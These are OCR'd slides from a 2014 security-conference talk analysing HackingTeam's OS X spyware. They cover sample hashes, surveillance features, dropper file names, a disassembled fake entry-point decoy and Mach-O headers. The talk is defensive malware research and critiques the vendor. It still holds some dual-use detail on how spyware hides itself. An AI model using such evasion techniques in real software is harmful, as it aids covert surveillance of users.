HACKING TEAM!

From Portugal, with Love.

fG! – ShakaCon 2014

Who am I?

- Professional troublemaker.
- WhiskeyCon'14 survivor!
- Wannabe rootkits book writer.
- Recently converted whitehat.
- Trying to build a security product for OS X.

Disclaimer!

- I am not against spying and busting bad guys.
- The problem is the definition of bad guy.
- The process is everything but transparent.
- Power can and will be abused.

Disclaimer!

- Nothing personal against HackingTeam.
- Just shooting the messenger.
- Until I find FinFisher OS X.
- (Ok ok, they aren't that smart and I don't like that!).

(Too) Big Table of Contents

(Too) Big Table of Contents

HackingTeam

HackingTeam?

"Here in HackingTeam we believe that fighting crime should be easy: we provide effective, easy-to-use offensive technology to the worldwide law enforcement and intelligence communities."

HackingTeam?

“Our technology is used daily to fight crime in six continents.”

HackingTeam?


HackingTeam?

- Wishful thinking.
- No transparency.
- Dubious clientele?
- If arms embargoes are bypassed, why would "cyber" stuff be different?

HackingTeam?

- Check the reports from Citizen Lab:
  - "Hacking Team and the Targeting of Ethiopian Journalists".
  - "Mapping Hacking Team's "Untraceable" Spyware".
  - "Hacking Team's US Nexus".
  - "Police Story: Hacking Team's Government Surveillance Malware".

Crisis?


CRISIS CRISIS...!
FINANCIAL CHAOS...!
...HELP CRISIS!
WALL ST
...CRISIS, WHAT CRISIS!?
AND THEY WANT YOU TO BAIL THEM OUT!!
GADO


Crisis?

- HackingTeam's Remote Control System.
- Officially sold as DaVinci.
- Known as Crisis or Morcut.
- Samples found for Windows, OS X, iOS, Android.
- New version called Galileo.

Crisis?

- Known (working) Mac OS X samples:

MD5	VT First upload
6f055150861d8d6e145e9aca65f92822	24/07/12
1b22e4324f4089a166aae691dff2e636	16/11/12
a32e073132ae0439daca9c82b8119009	11/11/13
5a88ed9597749338dc93fe2dbfdbe684	18/01/14


Exploit
Dropper
Backdoor Module
Rootkit Modules
Other modules & configuration

Features & Capabilities

- Microphone.
- Webcam.
- Screenshots.
- Keylogger/mouse tracker.
- Skype/Microsoft Messenger recording.
- Spying on browsers.
- Etc…

The dropper

The dropper

- Delivered via exploits: Flash, Word, etc(?).
- Social engineering: "plz install me!!!".
- Less than one megabyte.
- This presentation is about this sample:
- a2e3f93fc91cc4f0f5b28605371d89a6c4bdb3a7e84
  1097dc7615bc2aa43a779.

The dropper

- Why this sample?
- Last one found/reported.
- Initial thought to be the most recent version.
- Later, why this conclusion appears to be wrong.


The dropper

Filename	Function
8oTHYMCj.XIl	Main backdoor module
3ZPYmgGV.TOA	64 bit kernel extension
Lft2iRjk.7qa	32 bit kernel extension
EDr5dvW8.p_w	Bundle (fat binary)
GARteYof._Fk	XPC module(fat binary)
ok20utla.3-B	Configuration file
q45tyh	TIFF image

fake


The dropper

- Tries to hide the real entry point.
- Using a fake main() function.
- Easily detected by looking at the Mach-O headers.
- Something you should *always* do!




```
text:00001F80                 public fake_start
text:00001F80 fake_start      proc near               ; DATA XREF: __INIT_STUB_hidden:0000500C↓o
text:00001F80
text:00001F80 var_14          = dword ptr -14h
text:00001F80 var_10          = dword ptr -10h
text:00001F80 var_C           = dword ptr -0Ch
text:00001F80 var_8           = dword ptr -8
text:00001F80
text:00001F80                 push    0
text:00001F82                 mov     ebp, esp
text:00001F84                 and     esp, 0FFFFFFF0h
text:00001F87                 sub     esp, 10h
text:00001F8A                 mov     ebx, [ebp+4]
text:00001F8D                 mov     [esp+14h+var_14], ebx
text:00001F91                 lea     ecx, [ebp+8]
text:00001F94                 mov     [esp+14h+var_10], ecx
text:00001F98                 add     ebx, 1
text:00001F9B                 shl     ebx, 2
text:00001F9E                 add     ebx, ecx
text:00001FA0                 mov     [esp+14h+var_C], ebx
text:00001FA4
text:00001FA4 loc_1FA4:                               ; CODE XREF: fake_start+2B↓j
text:00001FA4                 mov     eax, [ebx]
text:00001FA6                 add     ebx, 4
text:00001FA9                 test    eax, eax
text:00001FAB                 jnz     short loc_1FA4
text:00001FAD                 mov     [esp+14h+var_8], ebx
text:00001FB1                 call    fake_main
text:00001FB6                 mov     [esp+14h+var_14], eax ; int
text:00001FBA                 call    _exit
text:00001FBA fake_start      endp
```

The dropper



```
__text:00001FE2                 public fake_main
__text:00001FE2 fake_main       proc near               ; CODE XREF: fake_start+31↑p
__text:00001FE2
__text:00001FE2 var_10          = dword ptr -10h
__text:00001FE2 var_C           = dword ptr -0Ch
__text:00001FE2
__text:00001FE2                 push    ebp
__text:00001FE3                 mov     ebp, esp
__text:00001FE5                 sub     esp, 18h
__text:00001FE8                 mov     [ebp+var_10], 5
__text:00001FEF                 mov     [ebp+var_C], 8
__text:00001FF6                 mov     eax, 0
__text:00001FFB                 leave
__text:00001FFC                 retn
__text:00001FFC fake_main       endp
__text:00001FFC
__text:00001FFC __text          ends
```


The dropper


a2e3f93fc91cc4f0f5b28605371d89a6c4bdb3a7e841097dc7615bc2aa43a779
RAW
RVA

- Executable (X86)
  - Mach Header
  - Load Commands
    - LC_SEGMENT (__PAGEZERO)
    - LC_SEGMENT (__TEXT)
      - Section Header (__text)
    - LC_SEGMENT (__DATA)
      - Section Header (__data)
      - Section Header (__dyld)
    - LC_SEGMENT (__IMPORT)
    - LC_SEGMENT (__LINKEDIT)
    - LC_SEGMENT (__INIT_STUB)
    - LC_SYMTAB
    - LC_DYSYMTAB
    - LC_LOAD_DYLINKER
    - LC_UUID
